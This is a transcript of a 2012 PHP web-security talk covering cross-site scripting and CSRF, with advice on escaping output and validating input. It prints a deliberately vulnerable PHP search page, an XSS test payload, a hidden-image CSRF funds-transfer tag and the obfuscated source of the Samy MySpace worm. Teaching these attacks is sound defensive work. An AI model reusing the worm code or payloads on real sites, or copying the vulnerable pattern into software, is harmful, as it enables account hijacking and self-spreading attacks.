Share
Embed
Stop Exposing Yourself: Exploits, Attacks and Defenses
A talk about security issues and exploits in the web with a focus on PHP. We will cover common exploits and how to defense yourself from them.

Geoffrey Tran
July 03, 2012
Transcript
59 slides
-
About Me • Creative Technologist at RAPP • Fun with
PHP since 2005 • Contributor to Zend Framework and Symfony2 Download Examples: http://rapp.io/1y 2 -
Why even bother? “Information leakage is one of the biggest
issues that organizations are facing” Download Examples: http://rapp.io/1y 3 -
Why even bother? “93% of organizations have been hacked at
least once in the past two years through insecure Web applications” State of Web Application Security, Ponemon Institute Download Examples: http://rapp.io/1y 4 -
Why even bother? “74% of respondents believe Web applications security
is either more critical or equally critical to other security issues faced by their organizations” Download Examples: http://rapp.io/1y State of Web Application Security, Ponemon Institute 5 -
Why even bother? “12% strongly agree that they have ample
resources to detect and remediate insecure Web apps” State of Web Application Security, Ponemon Institute Download Examples: http://rapp.io/1y 6 -
Why even bother? “64% do not agree that their organization
is able to fix Web application vulnerabilities quickly” State of Web Application Security, Ponemon Institute Download Examples: http://rapp.io/1y 7 -
Why even bother? “88% of respondents say their Web application
security budget is less than the organization’s coffee budget” State of Web Application Security, Ponemon Institute Download Examples: http://bit.ly/NcGSod 8 -
OWASP Top 10 Application Security Risks - 2010 1. Injection
Attacks 2. Cross Site Scripting (XSS) 3. Authentication and Session Management 4. Unauthorized access/Privilege escalation 5. Cross Site Request Forgery (CSRF) 6. Misconfiguration 7. Insecure Storage 8. Failure to restrict URL access 9. Insufficient transport layer protection 10. Un-validated redirects and forwards https://www.owasp.org/index.php/Top_10_2010-Main 9 -
Overview • Cross-site scripting (XSS) • Cross-site request forgery (CSRF)
• SQL Injection • Command Injection • Remote Code Execution • Denial of Service • Unnecessary Information Disclosure 10 -
Cross-site scripting (XSS) • Occurs when – Data enters an application
through an untrusted source, most frequently a web request – The data is included in dynamic content that is sent to a web user without being validated for malicious code https://www.owasp.org/index.php/Cross-site_Scripting_(XSS) 11 -
Cross-site scripting (XSS) • Types of XSS Attacks – Stored XSS
Attacks (Persistent) • When injected code is stored and unknowingly retrieved by victims – Reflected XSS Attacks (Non-Persistent) • When injected code is reflected off the application via an un-escaped field https://www.owasp.org/index.php/Cross-site_Scripting_(XSS) 12 -

Cross-site scripting (XSS) • What can an attacker do with
an XSS vulnerability? – Launch a phishing attack – Steal session and cookie data to log in as the victim – Perform unwanted actions as the victim https://www.owasp.org/index.php/Cross-site_Scripting_(XSS) 13 -


Cross-site scripting (XSS) • Imagine you have a search results
page • You display the query a user inputs in the search field – “You searched for: dogs” Example: lonestar12/XSS/reflected.php <form method="get"> <input type="text" name="q" /> <input type="submit" value="Search" /> </form> <h2>You searched for: "<?php echo $_GET['q'] ?>"</h2> 15 -

Cross-site scripting (XSS) • But what happens if a user
enters the following as a query? Example: lonestar12/XSS/reflected.php <script>alert('Hi')</script> <form method="get"> <input type="text" name="q" /> <input type="submit" value="Search" /> </form> <h2>You searched for: "<?php echo $_GET['q'] ?>"</h2> 16 -


Cross-site scripting (XSS) We end up with the following output:
Example: lonestar12/XSS/reflected.php <form method="get"> <input type="text" name="q" /> <input type="submit" value="Search" /> </form> <h2>Showing results for: "<script>alert('hi')</script>"</h2> <form method="get"> <input type="text" name="q" /> <input type="submit" value="Search" /> </form> <h2>You searched for: "<?php echo $_GET['q'] ?>"</h2> 18 -
CROSS-SITE SCRIPTING (XSS) MySpace “Samy is my hero” Example http://namb.la/popular/
http://www.slideshare.net/simon/when-ajax-attacks-web-application-security-fundamentals-presentation 20 -

Cross-site scripting (XSS) <div id=mycode style="BACKGROUND: url('java script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var
A=String.fromCharCode (39);function g(){var C;try{var D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else {return eval('document.body.inne'+'rHTML')}}function getData(AU) {M=getFromURL(AU,'friendID');L=getFromURL (AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var F=E.substring(1,E.length).split ('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var AS=getQueryParams();var L=AS['Mytoken'];var M=AS['friendID'];if(location.hostname=='profile.myspace.com') {document.location='http://www.myspace.com'+location.pathname+location.search}else{if(! M){getData(g())}main()} function getClientFID(){return findIn(g(),'up_launchIC( '+A,A)} function nothing(){}function paramsToString(AV) {var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-1) {Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O+ +}return N}function httpSend(BH,BI,BJ,BK){if(!J){return false} eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST') {J.setRequestHeader('Content-Type','application/x-www-form- urlencoded');J.setRequestHeader('Content- Length',BK.length)}J.send(BK);return true} function findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R +1024);return S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG){return findIn (BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG +'=';var V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var X=W.indexOf(T);var Y=W.substring (0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}catch(e) {Z=false}}else if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')} catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m'+'ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var AE=AC.substring(0,AD);var AF;if(AE){AE=AE.replace ('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all, samy is my hero. <d'+'iv id='+AE+'D'+'IV>'}var AG;function getHome(){if(J.readyState! =4){return}var AU=J.responseText;AG=findIn (AU,'P'+'rofileHeroes','</ 21 -

Cross-site scripting (XSS) October 4th, 2005 12:34 pm: You have
73 friends. I decided to release my little popularity program. I'm going to be famous...among my friends. 1:30 am: You have 73 friends and 1 friend request. One of my friends' girlfriend looks at my profile. She's obviously checking me out. I approve her inadvertent friend request and go to bed grinning. 8:35 am: You have 74 friends and 221 friend requests. Woah. I did not expect this much. I'm surprised it even worked.. 200 people have been infected in 8 hours. That means I'll have 600 new friends added every day. Woah. 9:30 am: You have 74 friends and 480 friend requests. Oh wait, it's exponential, isn't it. Shit. 22 -
Cross-site scripting (XSS) In 20 hours, “Samy is my hero”
spread to 1,005,831 people ...1/35th of all MySpace users 23 -
Preventing Cross-site scripting (XSS) • $_GET • $_POST • $_COOKIE
• $_REQUEST • $_FILES • $_ENV • $_SERVER 25 https://www.owasp.org/index.php/Cross-site_Scripting_(XSS) These all can be manipulated by the user Don’t trust anyone …Not even little girls -
Preventing Cross-site scripting (XSS) • Always user validate input – filter_var
• Escape or filter all outputs – htmlspecialchars() – htmlentities() – strip_tags() • Beware with tag allowances as attributes are not validated 26 -

Cross-site Request Forgery (CSRF) • Occurs when victims load a
page that contains a malicious request • Malicious because the request inherits the identity and privileges of the victim forcing an undesired action on the victim’s behalf. – Posting a tweet – Purchasing a product http://en.wikipedia.org/wiki/Cross-site_request_forgery 27 -

Cross-site Request Forgery (CSRF) • An attacker creates a seemingly
harmless looking webpage • A visitor lands on the page while logged in to their bank's website, which has a CSRF vulnerability • The malicious page creates a request on behalf of the visitor to transfer funds without permission <img src="http://bank.com/transferFunds?amount=5000&to=Geoff's Bank Account" width="0" height="0" /> Example: lonestar12/CSRF/img.html 29 -
